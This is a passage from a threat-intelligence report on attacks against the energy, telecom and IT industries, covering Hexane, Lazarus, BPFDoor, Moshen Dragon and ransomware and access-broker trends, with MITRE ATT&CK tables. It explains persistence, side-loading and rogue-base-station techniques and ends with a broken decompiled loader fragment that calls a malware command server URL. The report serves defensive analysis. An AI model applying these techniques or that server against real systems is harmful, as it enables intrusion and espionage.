The link in the email leads to a document that contains the article “**Researchers gather evidence of possible Russian war crimes in Ukraine**”, published by The Guardian.

The same domain hosts a few more malicious documents related to Russia and the Russia-Ukraine conflict, such as a copy of an article by The Atlantic Council from 2020 on Russian nuclear weapons, and a job posting for an “Extraction/Protective Agent” in Ukraine.

The malicious Office document executes a macro code when the document is closed. The macro deobfuscates an executable embedded in the document and saves it to the %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ directory. As a result of using this method, the payload is not executed directly by the Office document, but it will run the next time the computer is started.

As part of the wider Hexane campaign, security experts also came across various executable droppers. These are executables bearing PDF icons, not documents:




Figure 43. Hexane attack scenario

All the executables are written slightly differently, but the main idea is the same. First, the dropper extracts a lure PDF file embedded as a resource and opens it in the background and unnoticed by the victim. The dropper then downloads and executes the payload. Security specialists identified three categories of droppers:

- **.NET DNS dropper:** Drops the .NET DNS backdoor.
- **.NET TCP Dropper:** Drops the .NET HTTP backdoor variant and adds a scheduled task to run it.
- **Golang Dropper:** Drops the Golang backdoor to the Startup folder and the Public\Downloads folder. In addition, it drops a PDF file (a report about the Iranian cyber threat, similar to the other droppers) to the Public\Downloads folder and executes it. After the PDF report is opened, the dropper finally executes the Golang backdoor from the Public\Downloads folder.

The dropped files can be downloaded from the Internet or extracted from the dropper itself depending on the sample.

The new DNS backdoor is based on the DIG.net open-source tool to carry out DNS hijacking attacks, execute commands, drop more payloads, and exfiltrate data.

DNS hijacking is a redirection attack that relies on DNS query manipulation to take a user who attempts to visit a legitimate site to a malicious clone hosted on a server under the threat actor's control. Any information entered on the malicious website (such as account credentials) will be shared directly with the threat actor. The commands are run through the cmd.exe tool and the output is sent back to the C&C server as a DNS A Record.

Lazarus

The notorious **North Korean state-sponsored APT group called Lazarus** conducted malicious operations between February and July 2022. The entry vectors involved exploiting vulnerabilities in VMWare products in order to establish initial footholds into corporate networks, followed by deploying the group's custom malware implants, **VSingle** and **YamaBot**. In addition to these known malware families, security experts also discovered that the group used a previously unknown malware implant, which they called **MagicRAT**.

MagicRAT is programmed in C++ and uses the Qt Framework by statically linking it to the RAT on 32- and 64-bit versions. The Qt Framework is a programming library for developing graphical user interfaces, which are not present in this RAT. Researchers believe the objective was to make analysis harder.

In this campaign, Lazarus primarily targeted energy companies in Canada, the US, and Japan. The main goal of the attacks was most likely to establish long-term access to victim networks and conduct espionage operations in order to support the North Korean government.

Threat groups

Ransomware



Ransomware is the number one threat for nearly all industries, and the energy sector is no exception. In fact, over the reporting period the number of ransomware attacks increased.

Between H2 2021 and H1 2022, **80** attacks against energy companies by ransomware groups were discovered, which is **43%** more than in the previous period (H2 2020 – H1 2021). Most victims were based in the US (31%), Canada (8%) and Germany (6%). The groups **Lockbit** (18%), **Conti** (11%) and **BlackCat** (8%) were the ones to attack energy companies the most.





Group-IB specialists also analyzed the initial access market for the energy industry. Over the reporting period, **45** instances of access to energy companies being sold by threat actors were discovered, which is **150%** more than in the previous period (H2 2020 – H1 2021). Most instances of access for sale affect the US (16%), Argentina (9%), Brazil (9%), and the UK (9%).



Access to energy companies was most often sold by the following brokers:

- **orangecake** – 8 instances of VPN access for sale, affecting Argentina, the UK, the US, and South Africa.
- **SubComandanteVPN** – 4 instances of Fortinet VPN access for sale in December 2021, affecting Argentina, Germany, and the US.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 9.

THREATS BY INDUSTRY: TELE- COMMUNICATIONS

MITRE ATT&CK® FOR THE TELECOMMUNICATIONS INDUSTRY*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	[Phishing → Spearphishing Attachment]	T1566.001
	Drive-by Compromise	T1189
	Exploit Public-Facing Application	T1190
	External Remote Services	T1133
	Replication Through Removable Media	T1091
EXECUTION	[Command and Scripting Interpreter → Windows Command Shell]	T1059.003
	[User Execution → Malicious File]	T1204.002
	Exploitation for Client Execution	T1203
	[Command and Scripting Interpreter → PowerShell]	T1059.001
	Windows Management Instrumentation	T1047
PERSISTENCE	[Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder]	T1547.001
	[Server Software Component → Web Shell]	T1505.003
	[Create or Modify System Process → Windows Service]	T1543.003
	Account Manipulation	T1098
	Boot or Logon Autostart Execution	T1547
PRIVILEGE ESCALATION	Process Injection	T1055
	[Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder]	T1547.001
	[Create or Modify System Process → Windows Service]	T1543.003
	Access Token Manipulation	T1134
	Boot or Logon Autostart Execution	T1547


*The most common techniques

TACTIC	TECHNIQUE	MITRE ID
DEFENSE EVASION	Obfuscated Files or Information	T1027
	Deobfuscate/Decode Files or Information	T1140
	Process Injection	T1055
	Modify Registry	T1112
	[Indicator Removal on Host → File Deletion]	T1070.002
CREDENTIAL ACCESS	[OS Credential Dumping → LSASS Memory]	T1003.001
	OS Credential Dumping	T1003
	[Unsecured Credentials → Credentials In Files]	T1552.001
	[Input Capture → Keylogging]	T1056.001
	Network Sniffing	T1040
DISCOVERY	System Owner/User Discovery	T1033
	System Information Discovery	T1082
	System Network Configuration Discovery	T1016
	Process Discovery	T1057
	System Time Discovery	T1124
LATERAL MOVEMENT	[Remote Services → Remote Desktop Protocol]	T1021.001
	Replication Through Removable Media	T1091
	[Remote Services → VNC]	T1021.005
COLLECTION	Archive Collected Data	T1560
	Data from Local System	T1005
	[Archive Collected Data → Archive via Library]	T1560.002
	Automated Collection	T1119
	Clipboard Data	T1115
COMMAND AND CONTROL	[Application Layer Protocol → Web Protocols]	T1071.001
	Ingress Tool Transfer	T1105
	[Encrypted Channel → Asymmetric Cryptography]	T1573.002
	Data Obfuscation	T1001
	Non-Application Layer Protocol	T1095
EXFILTRATION	Automated Exfiltration	T1020
	Exfiltration Over C2 Channel	T1041
IMPACT	Service Stop	T1489

*The most common techniques

SPECIAL SERVICES THAT TARGET THE TELECOMMUNICATIONS INDUSTRY

Attacks by special services are the biggest threat for the telecommunications sector. Over the reporting period, **12** state-sponsored groups (most funded by China) were active in the telecommunications industry.



Malkamak

The threat group **Malkamak** made itself known through its tool **ShellClient RAT**. Security experts came across the ShellClient RAT in July 2021 while analyzing **Operation GhostShell**, a highly targeted cyber-espionage campaign against the aerospace and telecommunications industries.

The experts noticed that the malware ran on infected machines disguised as **RuntimeBroker.exe**, a legitimate process that helps manage permissions for apps from Microsoft Store. The ShellClient variant used for Operation GhostShell shows a compilation date of May 22, 2021 and is referred to as version 4.0.1

With each of the six iterations discovered, the malware increased its functionality and switched between several protocols and methods for data exfiltration (e.g., an FTP client, Dropbox account).

Harvester

The APT group **Harvester** is relatively new. The threat actors target the IT, telecommunications, and government sectors in South Asia, primarily Afghanistan.

Harvester uses both custom malware and publicly available tools, including **Backdoor.Graphon**, **Custom Downloader**, **Custom Screenshotter**, **Cobalt Strike Beacon**, and **Metasploit**. Symantec analysts have said that there is some evidence of a malicious URL being used as the initial infection vector.

Graphon gives the threat actors remote access to the network and it camouflages its presence by blending C&C communication activity with legitimate network traffic from **CloudFront** and **Microsoft** infrastructure.

How the custom downloader works is distinctive: it creates all necessary files on the system, adds a registry value for a new load-point, and eventually opens an embedded web browser at `hxxps://usedust[.]com`.

The custom screenshot tool captures photos from the desktop and saves them to a password-protected ZIP archive that is exfiltrated through Graphon. Each ZIP file is stored for a week and anything older is deleted automatically.

MuddyWater

Since at least summer 2021, the threat group **MuddyWater** has attacked telecommunications organizations and IT service providers. The campaign has mainly been conducted using publicly available tools and living-off-the-land tactics.

After breaching a network, the hackers usually attempt to steal credentials and move laterally across the network. They appear to be particularly interested in Exchange Servers and deploy web shells onto them. In some cases, the attackers could be using compromised organizations as stepping stones to additional victims. Furthermore, some targets could have been compromised solely to perform supply-chain-type attacks on other organizations.

Red Menshen

Red Menshen (aka **DecisiveArchitect**), believed to be a Chinese threat group, has been targeting telecommunications providers across the Middle East and Asia.

A backdoor that used Berkeley Packet Filter (BPF) was discovered. Researchers say that the backdoor, which was named **BPFDoor** (other researchers called it **JustForFun**), was used by Red Menshen along with Mangzamel, a custom variant of Gh0st, and open-source tools such as Mimikatz and Metasploit. BPFDoor has been used for at least five years and was discovered on thousands of Linux systems despite them having an EDR solution installed.

BPFDoor supports multiple protocols for C&C communications, including TCP, UDP, and ICMP, giving threat actors various mechanisms to interact with the implant.

The backdoor is highly evasive:

- BPFDoor executes code remotely, without opening any new network ports or firewall rules
- BPFDoor does not use outbound C&C
- BPFDoor renames its own process in Linux

It was also discovered that Red Menshen sent commands to BPFDoor victims through Virtual Private Servers (VPSs), which had been administered using compromised routers based in Taiwan. For the Solaris system, the group used the proof-of-concept (POC) code for CVE-2019-3010, which is a vulnerability in xscreensaver that makes it possible to escalate privileges in Solaris 11.

APT40

Security experts found evidence of a threat actor hosting malicious payloads on what appears to be an Australian VOIP telecommunications provider with a presence in the South Pacific nation of Palau (palau[.]voipstelecom[.]com[.]au).

Further analysis revealed that targets in Palau were sent malicious documents that, when opened, exploited a vulnerability, which in turn caused victim computers to contact the provider's website, download and execute malware, and become infected.

The threat was a complex multi-stage operation involving LOLBAS (Living off the Land Binaries And Scripts), which allowed the hackers to initiate the attack using the CVE-2022-30190 vulnerability within the Microsoft Support Diagnostic Tool. This vulnerability enables threat actors to run malicious code without the user downloading an executable that could be captured by endpoint detection.

Multiple stages of this malware were signed with a legitimate company certificate to minimize the likelihood of detection. The final payload is **AsyncRat**.

Moshen Dragon

Researchers have identified a new cluster of malicious cyber activity tracked as **Moshen Dragon**, which targets telecommunication service providers in Central Asia. The hackers try to side-load malicious Windows DLLs into antivirus products, steal credentials to move laterally, and eventually exfiltrate data from infected machines. The antivirus products affected are developed by TrendMicro, Bitdefender, McAfee, Symantec, and Kaspersky.

Moshen Dragon uses DLL side-loading to deploy **Impacket**, a Python kit designed to facilitate lateral movement and remote code execution via Windows Management Instrumentation (WMI). Impacket also helps with credential-stealing, incorporating an open-source tool (DLLPasswordFilterImplant) that captures the details of password change events on a domain and writes them to the file C:\Windows\Temp\FILTER.log.

After gaining access to neighboring systems, the threat group drops a passive loader (GUNTERS) on them, which confirms that it is on the right machine before activating by comparing the hostname to a hardcoded value. The experts believe that this indicates that the threat actors generate a unique DLL for each targeted machine, which also bears witness to their sophistication and diligence.

SECURITY VULNERABILITIES IN HANDOVER¹

Researchers disclosed security vulnerabilities in handover, a fundamental mechanism that undergirds modern cellular networks and that could be exploited by hackers to launch denial-of-service (DoS) and man-in-the-middle (MitM) attacks using low-cost equipment.

"The problem affects all generations since 2G (GSM), remaining unsolved so far," researchers Evangelos Bitsikas and Christina Pöpper from the New York University Abu Dhabi **said**.

Handover, also known as handoff, is crucial to establishing cellular communications, especially when the user is on the move.

The routine usually works as follows: the user equipment sends signal strength measurements to the network to determine whether a handover is necessary and, if so, facilitates the switch when a more suitable target station is discovered.

- 1 In cellular telecommunications, handover means the process of transferring an ongoing call or data session from one channel connected to the core network to another channel.




Figure 44. How handover works

Although the signal readings are cryptographically protected, the network does not verify the content of these reports, which means that the attackers can force the device to move to a cell site that they themselves operate. The crux of the attack lies in the fact that the source base station cannot handle incorrect values in the measurement report, raising the possibility of a malicious handover without being detected.

The starting point of the attack is an initial reconnaissance phase as part of which the threat actors use a smartphone to collect data pertaining to nearby legitimate stations and then use this information to configure a rogue base station that mimics a genuine cell station.




Figure 45. Inter- and intra-handover attacks

The attack subsequently involves forcing the victim’s device to connect to the false station (by broadcasting master information block (MIB) and system information block (SIB) messages — information necessary for the phone to connect to the network) with a higher signal strength than the emulated base station.

In forcing the victim’s equipment to connect to the imposter station and forcing the devices to report bogus measurements to the network, the goal is to trigger a handover event and exploit security flaws in the process, thereby resulting in DoS attacks, MitM attacks, and information disclosure affecting the user and the operator.

Threat groups

Ransomware

Over the reporting period, **29** attacks against telecommunications companies by ransomware groups were discovered, which is **15%** less than in the previous period (H2 2020 – H1 2021). Most victims are based in the US (28%), the UK (14%), and South Africa (7%). The groups **Lockbit** (28%), **Conti** (14%) and **CoomingProject** (14%) were the ones to target telecom companies the most.



Group-IB specialists also analyzed the initial access market for the telecommunications industry. Over the reporting period, **53** instances of access to telecommunications companies being sold by threat actors were discovered, which is **141%** more than in the previous period (H2 2020 – H1 2021). Most instances of access for sale affected the US (30%), India (6%), and Mexico (6%).

Type of access	Quantity	%
VPN	33	62.3
Citrix	5	9.4
Database	3	5.7
RDP	1	1.9
Webshell	1	1.9
Other	3	5.7
Unknown	7	13.2
Total	53	100

Type of access	Quantity	%
Local Admin	12	22.6
Domain Admin	11	20.8
User	8	15.1
Unknown	22	41.5
Total	53	100

Access to telecom companies was most often sold by the following brokers:

- **Juzab:** 8 instances of access for sale, 6 of which involved Fortinet VPN with domain administrator rights. Affected countries: Germany, China, and the US.
- **SubComandanteVPN:** 5 instances of access for sale, 4 of which involved VPNs and affected Argentina, Belgium, Georgia and Iran.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 10.

THREATS BY INDUSTRY: IT

MITRE ATTACK[®] FOR THE IT INDUSTRY*

CHAPTER 10. THREATS BY INDUSTRY: IT

HI-TECH CRIME TRENDS 2022/2023

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	[Phishing → Spearphishing Attachment]	T1566.001
	[Phishing → Spearphishing Link]	T1566.002
	Drive-by Compromise	T1189
	Exploit Public-Facing Application	T1190
	Supply Chain Compromise	T1195
EXECUTION	[Command and Scripting Interpreter → Windows Command Shell]	T1059.003
	[User Execution → Malicious File]	T1204.002
	Exploitation for Client Execution	T1203
	[Command and Scripting Interpreter → PowerShell]	T1059.001
	User Execution	T1204
PERSISTENCE	[Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder]	T1547.001
	[Scheduled Task/Job → At (Windows)]	T1053.002
	Boot or Logon Autostart Execution	T1547
	[Pre-OS Boot → Bootkit]	T1542.003
	[Hijack Execution Flow → DLL Search Order Hijacking]	T1547.001
PRIVILEGE ESCALATION	[Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder]	T1547.001
	Abuse Elevation Control Mechanism	T1548
	[Scheduled Task/Job → At (Windows)]	T1053.002
	Boot or Logon Autostart Execution	T1547
	[Hijack Execution Flow → DLL Search Order Hijacking]	T1547.001

*The most common techniques

TACTIC	TECHNIQUE	MITRE ID
DEFENSE EVASION	Obfuscated Files or Information	T1027
	Deobfuscate/Decode Files or Information	T1140
	Masquerading	T1036
	[Signed Binary Proxy Execution → Rundll32]	T1218.011
	Abuse Elevation Control Mechanism	T1548
CREDENTIAL ACCESS	[OS Credential Dumping → LSASS Memory]	T1003.001
	OS Credential Dumping	T1003
	[Brute Force → Password Guessing]	T1110.001
	[OS Credential Dumping → Security Account Manager]	T1003.002
DISCOVERY	System Information Discovery	T1082
	System Owner/User Discovery	T1033
	Process Discovery	T1057
	System Network Configuration Discovery	T1016
	[System Location Discovery → System Language Discovery]	T1614.001
	System Time Discovery	T1124
	File and Directory Discovery	T1083
LATERIAL MOVEMENT	[Remote Services → Remote Desktop Protocol]	T1021.001
COLLECTION	Archive Collected Data	T1560
	Screen Capture	T1113
COMMAND AND CONTROL	Ingress Tool Transfer	T1105
	[Application Layer Protocol → Web Protocols]	T1071.001
	[Encrypted Channel → Asymmetric Cryptography]	T1573.002
	Data Obfuscation	T1001
	Application Layer Protocol	T1071
EXFILTRATION	Exfiltration Over C2 Channel	T1041
	[Exfiltration Over Web Service → Exfiltration to Cloud Storage]	T1567.002
	Transfer Data to Cloud Account	T1537
IMPACT	Disk Wipe	T1561
	Service Stop	T1489

*The most common techniques

SPIKE IN ATTACKS AGAINST RESEARCHERS?

CHAPTER 10. THREATS BY INDUSTRY: IT

HI-TECH CRIME TRENDS 2022/2023

Threat actors sometimes try to strike back at cybersecurity companies for publishing analyses about them, collecting cyber intelligence, or studying their infrastructures. Group-IB analysts found easter eggs left by hackers in malware code and even faced situations when threat actors tried to gain the trust of IT specialists in order to attack the company. Group-IB's Computer Emergency Response Team, **CERT-GIB**, occasionally detects phishing and malicious mailouts by various threat groups targeting Group-IB.

Tonto Team

In June 2022, **Group-IB Business Email Protection (BEP)** detected an attempt to deliver a spear-phishing email to two Group-IB employees. The email included a malicious attachment, which had been created using **Royal Road RTF Weaponizer**. Royal Road is mainly used by Chinese state-sponsored attackers.

The decrypted payload is a malicious EXE file in PE32 format, which can be classed as the backdoor **Bisonal.DoubleT**. This malware provides remote access to infected computers and enables threat actors to perform various commands on them.

Bisonal.DoubleT was attributed to the Chinese state-sponsored hacker group called Tonto Team as early as 2019.

Retrospective analysis by Group-IB specialists revealed that a year earlier, in June 2021, the group had already tried to attack Group-IB employees using the same scenario.

Turla

Researchers discovered a campaign against military and cybersecurity organizations in the Baltic states. As part of the campaign, attackers sent emails with links to a DOCX file located at the server used by the attackers. When opened, the file tries to download a PNG file from the same server.

The discovered Word documents request PNG files thanks to a remote file inclusion defined in the file `/word/_rels/document.rels.xml`. The request to the file is performed using the HTTP protocol and the attackers can get the version and the type of application used by the victim to open the file as well as the victim's IP address. This can be used later to exploit vulnerabilities in a specific version of the software.

Lazarus

On November 10, 2021, security experts published information about a Trojanized IDA PRO 7.5, where two malicious DLLs were involved:

- win_fw.dll
- idahelper.dll

The DLL win_fw.dll is an internal component that is executed when IDA Pro is installed. It creates a Windows scheduled task that starts a second malicious component, idahelper.dll, from the IDA plugins folder.

The DLL idahelper.dll is a loader. The sample was uploaded to the web version of VirusTotal from Vietnam, which means that Lazarus may have attacked a target in that country. The DLL attempts to download and execute a next-stage payload from the server. However, the server can give a stop command to quit the program.

```
for ( i = 0; i != 60000 )
{
  CoInitialize(0x164);
  DeleteFile(L"cacheentry0(czurlName); // https://www.devguardmap.org/board/board_read.asp?boardid=01'
